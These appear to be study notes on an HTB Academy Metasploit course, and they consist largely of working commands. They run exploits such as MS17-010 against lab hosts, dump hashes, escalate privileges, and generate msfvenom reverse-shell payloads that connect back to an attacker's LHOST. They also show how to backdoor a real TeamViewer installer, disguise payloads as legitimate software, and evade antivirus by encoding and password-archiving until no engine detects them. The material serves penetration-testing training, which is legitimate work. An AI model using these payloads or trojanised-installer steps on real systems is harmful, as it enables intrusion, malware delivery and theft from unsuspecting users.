Using the Metasploit Framework - HTB Academy
Published: December 24, 2025
Download MSF cheatsheet here
Knowing our tools inside and out is important to keep our tracks covered. Many tools are unpredictable. They can leave traces of activity on the target system , and some may leave our attacker platform with open gates.
Metasploit Project is a modular penetration testing platform that enables you to write, test, and execute code.


We will be using Metasploit for:
- Enumeration
- Preparation
- Exploitation
- Privilege Escalation
- Post-Exploitation
Modules
modules are prepared scripts with a specific purpose and corresponding functions that have already been developed and tested in the wild.
Select a module
<No.> <type>/<os>/<service>/<name>794 exploit/windows/ftp/scriptftp_list| Type | Description |
|---|---|
Auxiliary | Scanning, fuzzing, sniffing, and admin capabilities. Offer extra assistance and functionality. |
Encoders | Ensure that payloads are intact to their destination. |
Exploits | Defined as modules that exploit a vulnerability that will allow for the payload delivery. |
NOPs | (No Operation code) Keep the payload sizes consistent across exploit attempts. |
Payloads | Code runs remotely and calls back to the attacker machine to establish a connection (or shell). |
Plugins | Additional scripts can be integrated within an assessment with msfconsole and coexist. |
Post | Wide array of modules to gather information, pivot deeper, etc. |
Note that when selecting a module to use for payload delivery, the use <no.> command can only be used with the following modules that can be used as initiators (or interactable modules):
| Type | Description |
|---|---|
Auxiliary | Scanning, fuzzing, sniffing, and admin capabilities. Offer extra assistance and functionality. |
Exploits | Defined as modules that exploit a vulnerability that will allow for the payload delivery. |
Post | Wide array of modules to gather information, pivot deeper, etc. |
| Searching for modules |
search type:exploit platform:windows cve:2021 rank:excellent microsoftUsing modules
<SNIP>

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   1  auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution


msf6 > use 0
msf6 exploit(windows/smb/ms17_010_psexec) > options
Specify target
set RHOSTS 10.10.10.40setg - set permanent options until restart
Setting LHOST: set to own IP
setg LHOST 10.10.14.15Execute exploit
runSMB service is a network protocol that lets computers share files, printers and other resources.
nmapthe target- SMB service is running on port 445
- good habit to always run auxiliary scanners before exploits
verify a vulnerability exists before running the exploit
search ms17_010for eternal romance- select exploit (because we want to get access to shell)
- set RHOST, LHOST
- execute
run - type
shell cd C:\Users\Administrator\Desktoptype flag.txt
Targets
show targets within exploit module will display all available vulnerable targets for a specific exploit
show targets outside exploit module will let us know that we need to select an exploit module first
Selecting a target
set target 11To identify a target correct, we need to:
- obtain a copy of the target binaries
- use
msfpescanto locate a suitable return address
Payloads

A payload is Metasploit refers to a module that aids the exploit module in returning a shell to the attacker
Default payload: reverse_tcp_shell
A Single payload contains the exploit and the entire shellcode for the selected task.
- more stable cuz contains everything all-in-one
- gets us a result immediately after running
A Stager payload works with Stage payload.
- waits on attacker machine
- establish connection to the victim host
A Stage is a payload component that are downloaded by a stager’s modules. Payload stages automatically use middle stagers:
- a single
recv()fails with large payloads - the stager receives the middle stager
- the middle stager then performs a full download
- also better for
RWX
Stage0 of a staged payload represents the initial shellcode sent over the network to the target machine’s vulnerable service
The Meterpreter payload is a specific type of multi-faceted payload that uses DLL injection to ensure the connection to the victim host is stable.
- resides completely in the memory of the remote host
- leaves no traces on the hard drive
- difficult to detect with conventional forensic techniques
- scripts and plugins can be loaded and unloaded dynamically as required
- if you want access persistence, search for meterpreter payloads
- GentilKiwi’s Mimikatz Plugin
grep meterpreter grep reverse_tcp show payloads- show count:
grep -c meterpreter show payloads
set payload <no.>
A channel in a meterpreter represents the connection between our device and the target host, which has been established in a reverse TCP connection using a Meterpreter Stager and Stage
- Apache Druid 0.20.0 is vulnerable to Remote Command Execution (RCE)
search apache druiduse exploit/linux/http/apache_druid_js_rce- set RHOST, LHOST
- run
search -f flag.txtcat <file>
Encoders
Encoders make payloads compatible with different processor architectures and help with antivirus evasion.
- remove hexadecimal opcodes known as bad characters
- architectures include:
x64,x86,sparc,ppc,mips
Payload with encoding
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_naiGenerating payloads
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=8080 -e x86/shikata_ga_nai -f exe -o ./TeamViewerInstall.exeAnalyse payloads (require free registration on VirusTotal)
msf-virustotal -k <API key> -f TeamViewerInstall.exeDatabases
keep track of your results
ensure PostgreSQL server is up
sudo service postgresql statusstart server
sudo systemctl start postgresqlinitiate database
sudo msfdb initconnect to database
sudo msfdb runorganise workspace within msfconsole
workspace -a target1importing scan results
db_import Target.xmlusing nmap straight from msfconsole
db_nmap -sV -sS 10.10.10.8data backup
db_export -hhosts: database table automatically populated with the host addresses, hostnames and other information
hosts -hservices: table with descriptions and information on services discovered during scans or interactions
creds: visualise the credentials gathered
loot: list of owned services and users
- hash dumps, passwd, etc.
Plugins and Mixins
default plugins directory
ls /usr/share/metasploit-framework/pluginsload plugins
load plugin1Mixins are classes that act as methods for use by other classes without having to be the parent class of those other classes.
Sessions and Jobs
view active sessions
sessionsinteracting with a session
sessions -i [no.]run exploit as a job
exploit -j-l - list all running jobs
-k kill all running jobs
jobs -l

jobs -k- nmap target
search linux/http- found an “elfinder” vulnerability
- set RHOST, LHOST
- run
getuidsysinfo- if your meterpreter architecture does not match the architecture of target machine, rerun the exploit using the correct payload so that they match.shelland check for sudo version withsudo -Vbackgroundthe current meterpreter sessionuse post/multi/recon/local_exploit_suggester,runto find the suitable exploits- use
exploit/linux/local/sudo_baron_samedit - configure all options
run. another session should be spawnedwhoamito find out if you are root yet
Meterpreter
DLL injection is used to ensure the connection to the victim host is stable and difficult to detect.
- The target executes initial stager
- stager loads the DLL prefixed with Reflective. Reflective stub handles the loading/injection of the DLL
- meterpreter core initialises and establishes an AES-encrypted link over the socket, and sends a GET. metasploit receives the GET and configures the client
- meterpreter loads extensions
no idea what this is for
lsa_dump_samnmapthe target- the website runs at port 5000, fortilogger
search fortilogger- run exploit,
getuid hashdump
Writing and Importing Modules
- ExploitDB: Search the database using the tag “Metasploit Framework (MSF)” to find scripts pre-formatted for Metasploit
- Searchsploit: Use the command line tool to find Ruby scripts (
.rb), filtering out incompatible Python scripts.
searchsploit -t Nagios3 --exclude=".py"- Locations:
- System:
/usr/share/metasploit-framework/modules/ - User (Local):
~/.msf4/modules/(You may need tomkdirsubfolders to match the system structure, e.g.,exploits/linux/http/)
- System:
- Naming Convention: Use snake_case only. Alphanumeric and underscores are allowed; hyphens are prohibited.
- Good:
nagios3_command_injection.rb - Bad:
nagios3-command-injection.rb
- Good:
- Launch with Path: Start the console pointing to your custom directory.
msfconsole -m /usr/share/metasploit-framework/modules- Runtime Loading: Use the
loadpathcommand inside the console. - Reloading: If you add a file to the default directories while the console is open, run
reload_allto refresh the database.
The Boilerplate Strategy
- Do not start from scratch. Find an existing module similar to your goal (e.g., another CMS exploit) and copy it as a template.
cp /usr/share/.../existing_module.rb /usr/share/.../new_custom_module.rbRequired Code Sections
- Mixins: Include necessary libraries at the top of the file.
class MetasploitModule < Msf::Exploit::Remote
 include Msf::Exploit::Remote::HttpClient  # For Web interactions
 include Msf::Exploit::PhpEXE              # For PHP Payload generation
include Msf::Auxiliary::Report # For DB reporting- Metadata (Initialize): Define the module’s identity.
def initialize(info={})
 super(update_info(info,
   'Name'           => "Module Name Here",
   'Description'    => %q{ Detailed description of the exploit. },
   'License'        => MSF_LICENSE,
   'Author'         => [ 'Your Name' ],
   'Platform'       => 'php',
   'Targets'        => [ [ 'Target Software v1.0', {} ] ],
   'DefaultTarget'  => 0
))- Options: Register user inputs using
OptStringorOptPath(for files).
register_options(
 [
   OptString.new('TARGETURI', [true, 'The base path', '/']),
   OptPath.new('PASSWORDS', [ true, 'Wordlist path',
     File.join(Msf::Config.data_directory, "wordlists", "passwords.txt") ])
])- Exploit Logic: Write the functions to execute the attack, such as handling CSRF tokens or brute-forcing.
def get_csrf(client, login_url)
 res = client.get(login_url)
 # Regex to scrape the token
 csrf_token = /name="tokenCSRF".+?value="(.+?)"/.match(res.body).captures
end
Introduction to MSFVenom
- Combination Tool: MSFVenom is the successor to MSFPayload and MSFEncode, combining payload generation and encoding into a single tool.
- Purpose: It allows penetration testers to craft customizable payloads for specific architectures and Operating Systems while “cleaning up” shellcode (removing bad characters) to ensure stability.
- AV Evasion: While it creates hard-to-detect payloads, modern heuristic analysis and deep packet inspection make evasion more difficult than in the past.
- Reconnaissance: Scanning a target reveals an IIS web server linked to an FTP server allowing anonymous login. The presence of an
aspnet_clientdirectory indicates the server can run.aspxfiles. - Generation: Use MSFVenom to generate a reverse TCP shell in
.aspxformat:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5
LPORT=1337 -f aspx > reverse_shell.aspx- Listener Setup: Before triggering the payload, start a listener in
msfconsoleto catch the connection:
use multi/handler
set LHOST 10.10.14.5
set LPORT 1337
run- Execution: Upload the file via FTP, then navigate to the file’s URL in a browser (
http://10.10.10.5/reverse_shell.aspx) to trigger the payload and open a session.
Firewall and IDS/IPS evasion
| Security Policy | Description |
|---|---|
Signature-based Detection | The operation of packets in the network and comparison with pre-built and pre-ordained attack patterns known as signatures. Any 100% match against these signatures will generate alarms. |
Heuristic / Statistical Anomaly Detection | Behavioral comparison against an established baseline included modus-operandi signatures for known APTs (Advanced Persistent Threats). The baseline will identify the norm for the network and what protocols are commonly used. Any deviation from the maximum threshold will generate alarms. |
Stateful Protocol Analysis Detection | Recognizing the divergence of protocols stated by event comparison using pre-built profiles of generally accepted definitions of non-malicious activity. |
Live-monitoring and Alerting (SOC-based) | A team of analysts in a dedicated, in-house, or leased SOC (Security Operations Center) use live-feed software to monitor network activity and intermediate alarming systems for any potential threats, either deciding themselves if the threat should be actioned upon or letting the automated mechanisms take action instead. |
msfvenom offers the option of using executable templates. this allows us to use some pre-set templates for executable file, inject our payload into them. |
- embed the shellcode into any installer, package, or program
- hide the shellcode deep within the legitimate code of the actual product
msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -x ~/Downloads/TeamViewer_Setup.exe -e x86/shikata_ga_nai -a x86 --platform windows -o ~/Desktop/TeamViewer_Setup.exe -i 5For the most part, when a target launches a backdoored executable, nothing will appear to happen, which can raise suspicions in some cases. To improve our chances, we need to trigger the continuation of the normal execution of the launched application while pulling the payload in a separate thread from the main application. We do so with the-k flag as it appears above. However, even with the -k flag running, the target will only notice the running backdoor if they launch the backdoored executable template from a CLI environment. If they do so, a separate window will pop up with the payload, which will not close until we finish running the payload session interaction on the target.
archiving a piece of information such as a file, folder, script, executable, picture, or document and placing a password on the archive bypasses a lot of common anti-virus signatures today
msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -e x86/shikata_ga_nai -a x86 --platform windows -o ~/test.js -i 5use virus-total to get a detection baseline
msf-virustotal -k <API key> -f test.js archive it 2 more times with added password + remove extension
- virustotal shows that no antivirus detected the malware
packer refers to the result of an executable compression process where the payload is packed together with an executable program and with the decompression of code in one single file
- the decompression code returns the backdoored executable to its og state
learn more about packer
learn more about exploit coding in the metasploit guide